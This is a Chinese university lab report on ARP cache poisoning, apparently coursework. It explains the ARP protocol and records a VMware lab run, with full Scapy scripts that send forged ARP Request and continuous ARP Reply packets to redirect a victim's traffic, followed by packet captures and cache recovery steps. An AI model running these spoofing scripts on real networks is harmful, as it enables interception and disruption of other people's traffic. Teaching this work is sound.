山东大学
网络空间安全学院

《网络安全》
实验报告

学生姓名	江李阳 (202400460042) 王健一 (202400460037) 邱泽辉 (202400460046)
指导教师	郭山清
学院	网络空间安全学院
专业班级	密码科学与技术 2024 级一班
完成时间	2026 年 10 月 11 日

1 实验目标

- 深入理解局域网安全防护的基本原理与机制；
- 掌握常见局域网安全工具的安装与配置方法；
- 学习使用工具检测并防御 ARP 攻击和 DHCP 攻击；
- 提高网络安全意识，掌握关键的局域网安全防护技术。

2 实验原理

2.1 ARP 协议工作流程

ARP 协议流程可分为 4 步（假设 A 发起与 B 的通信）：

- 发起 ARP 请求：当主机 A 要发起与 B 的通信时，A 会先查看自己的 ARP 缓存表，看是否已经记录了 B 的 IP 地址和 MAC 地址的映射，如果有就直接用缓存映射；如果没有，A 就在局域网广播一个 ARP 请求包，询问 B 的 IP 地址对应的 MAC 地址。
- 广播消息:ARP 请求是在局域网广播的 (MAC 地址为 `ff:ff:ff:ff:ff:ff`)，因此局域网内所有主机都会收到该 ARP 请求包，其中包含了 A 的 IP 地址和 MAC 地址、目标 B 的 IP 地址。
- ARP 响应：局域网 (B 若不在局域网，则由网关来回复 A，且网关重复 ARP 查询过程) 中的主机 B 识别到该 ARP 请求的目的 IP 地址与自身的 IP 地址相匹配时，它会向 A 回复一个 ARP 响应，告诉 A 自己的 MAC 地址（即 ARP 响应中包含了 B 的 IP 地址和 MAC 地址）。
- 添加缓存：A 收到 B 的 ARP 响应后，会将 B 的 IP 地址和 MAC 地址的映射关系写入 A 的 ARP 缓存表。此时 A 就可以根据 B 的 MAC 地址发送以太网帧了。此后 A 再此与 B 通信 (缓存过期之前) 时，直接查 ARP 缓存表就可以知道 B 的 MAC 地址了。

2.2 ARP 缓存污染原理

ARP 缓存投毒主要利用了 ARP 协议缺少有效认证机制、无法确认 ARP 响应的真实性的缺陷 (即上述 ARP 协议流程中，A 实际无法确认发送 ARP 响应的真的是 B)。攻击者通过主动破坏 MAC 地址表来实现截获、篡改或中断网路设备之间的通信。主要的攻击方式包括 ARP reply 和 ARP Request。

2.2.1 ARP reply

该方式中，攻击者通过向受害者发送伪造的 ARP Reply 响应，使得受害者将正确 IP(目标设备 IP) 与错误 MAC 地址 (攻击者指定的 MAC 地址) 关联起来，此时当受害者像向目标设备通信时，就会将消息发送给错误 MAC 地址对应的设备，即导致信息的被拦截，具体过程如下:

- victim 广播 ARP 请求，此时含 victim 自身 IP、MAC 地址的 ARP 请求被局域网内 attacker 收到并记录下来，假 victim 是请求 server 的 MAC 地址
- attacker 抢先在 server 之前更快的回复伪造的 ARP Reply 响应 (IP 是 server 的 IP，但 MAC 地址是 attacker 的 MAC 地址)。此时 victim 认为这就是 server 发来的 ARP Reply，于是便记录下该 ARP 缓存信息，且此后即使在此收到真的 server 的 ARP Reply 也会丢弃不管。
- victim 后续发送给 server 的流量都会被 attacker 截获。这是因为前面 victim 的 ARP 缓存表被投毒污染，导致发送给 server 的 IP 的数据包的实际 MAC 地址用错误的 MAC 地址，因此表面看是发给了 Server 对应 IP，但最终包是发给了 attacker。

可以看到 ARP reply 攻击是要打时间差，即 attacker 需要抢先在 server 回复 ARP 响应前发出伪造的 ARP 响应，实际攻击中为了提高准确率，attacker 往往会持续发送该伪造 ARP reply。

2.2.2 ARP Request

在 ARP Request 方式中，attacker 不再是被动等待 victim 发送 ARP 请求后发送伪造 ARP Reply，相反，attacker 主动向 victim(可以是用户主机，也可以是 server 服务器) 发送伪造的 ARP 请求，其中目的 IP 地址是 victim 的 IP 地址，包含自身的信息时将 victim 的 target 设备的 IP 与自己指定的 MAC 地址绑定，这样 victim 收到该错误 ARP 请求后，就会将该错误映射记录在 ARP 缓存表中，实现 ARP 污染，引导 victim 发往 target 的流量通过 attacker 计算机。

2.3 ARP 中间人攻击原理

中间人攻击是指在在 ARP 缓存投毒攻击的基础上，劫持 victim 主机与 server 之间的流量。主要方式是：attacker 定期/持续广播伪造的 ARP Reply 报文，其中将 server 的 IP 地址与 attacker 自身的 MAC 地址绑定，当 victim 收到该 ARP Reply 并将这种对应关系记录到 ARP 缓存表中，就实现了 ARP 缓存投毒。随后 victim 发往 server 的流量都会先流经 attacker，之后再由 attacker 转法给 server。这里实现的是劫持 victim 发

往 server 的上行流量，如果要截获 server 发往 victim 的下行流量，可以改为污染网关的 ARP 缓存表，使得 server 发给 victim 的流量在到达网关后，网关直接发给 attacker，由 attacker 截获后再发给 victim。以第一种为例，具体的攻击流程总结如下：

1 victim 的流量被 attacker 劫持。这一步通过 attacker 污染 victim 的 ARP 缓存实现，此后 victim 访问 server 的 IP 分组封装成 MAC 帧后，目的地址指向 attacker 的 MAC 地址，目的 IP 为 server 的 IP 地址，最终帧发给了 attacker。

2 attacker 转发流量到 server。这里 attacker 开启 IP 转发功能，将劫持到的数据流量发给 server，使得 server 能正常接收并响应 victim 的访问请求。attacker 在转发前可以修改相关帧的信息，使得劫持流量攻击不易被察觉。

3 实验设置

3.1 实验分工与配置说明

本组采用分工协作的方式完成本次实验。各成员在自己的环境中独立完成实验、记录终端输出和抓包截图，再按照实验分工汇总整理报告。由于虚拟机网卡连接、网卡名称、地址分配和实验推进顺序可能存在差异，实际配置并不严格与实验指导书逐项相同，但保持拓扑关系和实验现象满足要求。具体分工如下:

表 1 本组实验报告撰写分工

成员	正文负责任务	说明
江李阳	实验一：ARP Request 方式实现 ARP 缓存污染	负责实验一正文、网络拓扑的搭建和 ARP Request 投毒实验的结果分析。
王健一	实验二：ARP 中间人攻击	负责实验二正文、网络拓扑的搭建、ARP 中间人攻击和 HTTP Digest 认证分析。
邱泽辉	实验一：ARP Reply 方式实现 ARP 缓存污染	负责实验一正文、网络拓扑的搭建和 ARP Reply 投毒实验的结果分析。

4 实验一：ARP 缓存污染

4.1 实验一（1）：ARP Request 方式的缓存污染

4.1.1 实验配置

本实验在 VMware 中搭建由 Victim、Attacker 和 Server 组成的局域网。三台虚拟机均通过 `ens33` 接入同一个自定义二层网络，地址位于 `192.168.3.0/24` 网段。实验中使用的实际地址如下表所示。由于 Victim 与 Server 位于同一子网，Victim 直接通过 ARP 解析 Server 的 MAC 地址，访问 Server 时不需要经过默认网关。

表 2 ARP Request 投毒实验的实际网络配置

主机角色	网卡	IPv4 地址	MAC 地址	说明
Victim	`ens33`	`192.168.3.10/24`	`00:0c:29:2c:12:a8`	发起到 Server 的 ICMP 测试
Attacker	`ens33`	`192.168.3.129/24`	`00:0c:29:bf:ed:f6`	运行 Scapy 脚本发送伪造 ARP Request
Server	`ens33`	`192.168.3.200/24`	`00:0c:29:3a:96:65`	Victim 访问的目标主机

攻击前，先在 Victim 上验证到 Server 的通信正常，并查看 Server 对应的邻居项，同时在 Victim 上观察正常的 ARP 和 ICMP 报文：

Listing 1 攻击前 Victim 的通信检查命令

```
# Victim
ip neigh show 192.168.3.200 dev ens33
ping -c 1 192.168.3.200
```

攻击前的抓包结果中，Victim（`192.168.3.10`）能够收到 Server（`192.168.3.200`）的 Echo Reply；ARP Reply 中 Server 的 MAC 地址为 `00:0c:29:3a:96:65`，与表2中的实际配置一致，如图1所示。




图 1 攻击前 Victim 与 Server 通信正常，抓包可见真实 Server MAC 地址

4.1.2 实验过程

在 Attacker 上分别打开抓包终端和脚本终端，先启动抓包，再执行 ARP Request 脚本：

Listing 2 Attacker 上抓取 Victim 流量并执行 ARP Request 脚本

```
# 终端一：抓取 Victim 的 ICMP 报文
sudo tcpdump -ni ens33 -e 'icmp and host 192.168.3.10'

# 终端二：发送 ARP Request
sudo python3 arp_request.py
```

ARP Request 脚本的核心代码如下。脚本从实际网卡读取 Attacker 的地址，并将 Server 的 IP 地址和 Attacker 的 MAC 地址组合到伪造请求中；其中目标协议地址设置为 Victim 的地址，使 Victim 处理该广播报文并更新邻居表。

Listing 3 ARP Request 投毒脚本

```
#!/usr/bin/env python3
from scapy.all import ARP, Ether, get_if_addr, get_if_hwaddr, sendp

iface = "ens33"
attacker_ip = get_if_addr(iface)
attacker_mac = get_if_hwaddr(iface)
if attacker_ip != "192.168.3.129":
    raise SystemExit(f"unexpected address on {iface}: {attacker_ip}")

packet = (
```

```
    Ether(src=attacker_mac, dst="ff:ff:ff:ff:ff:ff") /
    ARP(op=1, hwsrc=attacker_mac, psrc="192.168.3.200",
        hwdst="00:00:00:00:00:00", pdst="192.168.3.10")
)
packet.show()
sendp(packet, iface=iface, count=3, inter=1, verbose=True)
```

Attacker 使用 Scapy 构造并广播 ARP Request，连续发送 3 次。报文的以太网目的地址为广播地址，ARP 操作码为 Request；发送方协议地址填写 Server 的 IP 地址 `192.168.3.200`，发送方硬件地址填写 Attacker 的 MAC 地址 `00:0c:29:bf:ed:f6`，目标协议地址填写 Victim 的 IP 地址 `192.168.3.10`。因此，报文向 Victim 声明的映射是“`192.168.3.200` 对应 `00:0c:29:bf:ed:f6`”。脚本的关键报文字段和发送结果见图2。




图 2 Attacker 上 ARP Request 投毒脚本及报文字段

脚本发送后，在 Victim 上检查邻居表。实验截图显示，`192.168.3.200` 对应的链路层地址变为 Attacker 的 `00:0c:29:bf:ed:f6`，而不是 Server 的真实地址，说明 Victim 的 ARP 缓存已被污染。图3同时记录了脚本发送的 3 个 ARP Request 及 Victim 上的错误邻居项。




图 3 ARP Request 已发送，Victim 邻居表中的 Server 映射指向 Attacker

随后在 Victim 上执行 `ping -c 4 192.168.3.200`，并在 Attacker 上观察抓包。Victim 的 ping 结果为 4 个报文全部丢失；Attacker 的抓包则显示，以太网帧从 Victim 的 MAC 地址 `00:0c:29:2c:12:a8` 发往 Attacker 的 MAC 地址 `00:0c:29:bf:ed:f6`，但 IP 层源、目的地址仍分别为 `192.168.3.10` 和 `192.168.3.200`。这表明 Victim 根据被污染的 ARP 项将发往 Server 的帧交给了 Attacker。由于本实验阶段未在 Attacker 上配置转发，Attacker 收到 Echo Request 后没有将其继续转发给 Server，因此 Victim 未收到 Echo Reply。抓包与 ping 结果见图4。




图 4 Victim 的 ping 超时；Attacker 抓到以太网目的 MAC 为自身地址的 ICMP Echo Request

4.1.3 实验结果与恢复

本实验成功验证了 ARP Request 投毒会使 Victim 将 Server 的 IP 地址错误映射到 Attacker 的 MAC 地址，并使 Victim 发往 Server 的以太网帧到达 Attacker。该结果证明了二层流量转向已经发生；由于当时没有开启转发，通信中断而非形成可持续的中间人转发，这是本实验观察到的预期现象。

实验结束后，在 Victim 上删除被污染的邻居项，再次访问 Server。Victim 会重新发起正常的 ARP 解析并学习 Server 的真实 MAC 地址。截图显示，执行恢复后 ping 为 4 个报文全部收到、丢包率为 0%，邻居项也恢复为 `00:0c:29:3a:96:65`，如图5所示。

Listing 4 清除错误邻居项并验证恢复

```
sudo ip neigh flush to 192.168.3.200 dev ens33
ping -c 4 192.168.3.200
arp -a
```




图 5 清除错误 ARP 项后，Victim 重新学习 Server 的真实 MAC 并恢复通信

4.2 实验一（2）：ARP Reply 方式的缓存污染

4.2.1 实验配置

ARP Reply 小实验仍使用三台通过 `ens33` 接入同一二层网络的虚拟机，但本次实验在开始前重新清理 Victim 的邻居缓存，并以实际观察到的地址为准。攻击目标是让 Victim 把 Server 的 IP 错误映射到 Attacker 的 MAC，Server 的真实 MAC 仅用于攻击前后的对照。

表 3 ARP Reply 投毒实验的实际网络配置

主机角色	网卡	IPv4 地址	MAC 地址	本次实验用途
Victim	ens33	192.168.3.10/24	00:0c:29:2c:12:a8	接收伪造 ARP Reply 并发起 ping
Attacker	ens33	192.168.3.129/24	00:0c:29:bf:ed:f6	持续发送伪造 ARP Reply
Server	ens33	192.168.3.200/24	00:0c:29:3a:96:65	提供真实 MAC 对照

实验开始时在 Victim 上清空邻居项并确认正常通信，在 Attacker 上查看网卡 MAC：

Listing 5 ARP Reply 实验开始前的检查

```
# Victim
sudo ip neigh flush all
arp -a
ping -c 4 192.168.3.200

# Attacker
ip -br link show ens33
```

4.2.2 实验过程

ARP Reply 方式不依赖 Victim 是否刚好发出 ARP Request，而是由 Attacker 持续向 Victim 单播发送伪造的 ARP Reply。报文以 Victim 的 MAC 为以太网目的地址，ARP 操作码为 Reply（`op=2`），协议源地址伪装为 Server 的 `192.168.3.200`，硬件源地址使用 Attacker 的 `00:0c:29:bf:ed:f6`。Scapy 脚本如下：

Listing 6 ARP Reply 持续投毒脚本

```
#!/usr/bin/env python3
from scapy.all import ARP, Ether, get_if_addr, get_if_hwaddr, sendp

iface = "ens33"
attacker_ip = get_if_addr(iface)
attacker_mac = get_if_hwaddr(iface)
if attacker_ip != "192.168.3.129":
    raise SystemExit(f"unexpected address on {iface}: {attacker_ip}")

victim_ip = "192.168.3.10"
```

```
victim_mac = "00:0c:29:2c:12:a8"
server_ip = "192.168.3.200"

reply = (
    Ether(src=attacker_mac, dst=victim_mac) /
    ARP(op=2, hwsrc=attacker_mac, hwdst=victim_mac,
        psrc=server_ip, pdst=victim_ip)
)
reply.show()
sendp(reply, iface=iface, loop=1, inter=0.01, verbose=False)
```

脚本运行后，在 Victim 上查看邻居表。截图显示，192.168.3.200 的链路层地址被改写为 Attacker 的 MAC 地址 00:0c:29:bf:ed:f6，而不是 Server 的真实地址；Attacker 终端显示 ARP Reply 报文的源协议地址为 192.168.3.200、目的协议地址为 192.168.3.10，如图6和图7所示。




图 6 Attacker 上 ARP Reply 投毒脚本及报文字段




图 7 ARP Reply 投毒后 Victim 的邻居项指向 Attacker

在 Victim 上再次执行 `ping -c 4 192.168.3.200`，同时在 Attacker 上抓取来自 Victim 的 ICMP 报文。实验中一次测试出现 50% 的丢包，随后在持续发送伪造 Reply 的情况下出现 100% 丢包；这反映了真实 Server 的 ARP 响应与伪造响应之间存在竞争。稳定污染后，Victim 发出的 Echo Request 的 IP 目的地址仍是 `192.168.3.200`，但以太网目的 MAC 已经变为 Attacker 的 MAC。由于本小实验没有开启 Attacker 的 IP 转发，报文被 Attacker 接收后没有继续送往 Server，因此 Victim 收不到 Echo Reply。抓包结果如图8所示。




图 8 ARP Reply 投毒后 Attacker 捕获 Victim 发出的 ICMP Echo Request

4.2.3 实验结果

ARP Reply 实验验证了：Attacker 可以通过持续发送单播伪造响应，直接覆盖 Victim 中 Server 的 IP–MAC 映射；与 ARP Request 方法相比，Reply 方法不需要等待 Victim 的下一次 ARP 请求，但需要持续发送以维持错误映射。两种方法在本实验中都实现了相同的二层流量转向，区别在于伪造报文的触发方式和发送对象。

5 实验三：中间人攻击与 HTTP Digest 认证分析

5.1 实验拓扑与服务配置

这次实验搭建了由受害者主机（Victim）、攻击者主机（Attacker）、网关（Gateway）以及 Web 服务器（Web Server）组成的实验环境。其中，Victim 与 Attacker 位于同一局域网中，网关负责不同网段之间的数据转发，Web Server 则被部署于另一个子网中。实验中主要主机的网络配置如表 4 所示，其中 Gateway 的 MAC 地址是在实验环境中获取的 (和实验指导里面的不太一样)。

由于这里做的是 ARP 中间人攻击实验，Gateway 的 MAC 地址没有在本次实验中被显性地使用。

表 4 ARP 中间人攻击实验主机配置

主机	IP 地址	MAC 地址
Victim	192.168.26.3	02:ec:da:35:24:84
Attacker	192.168.26.129	02:82:8a:96:0a:4c
Gateway	192.168.26.1	08:00:27:d3:5c:e1
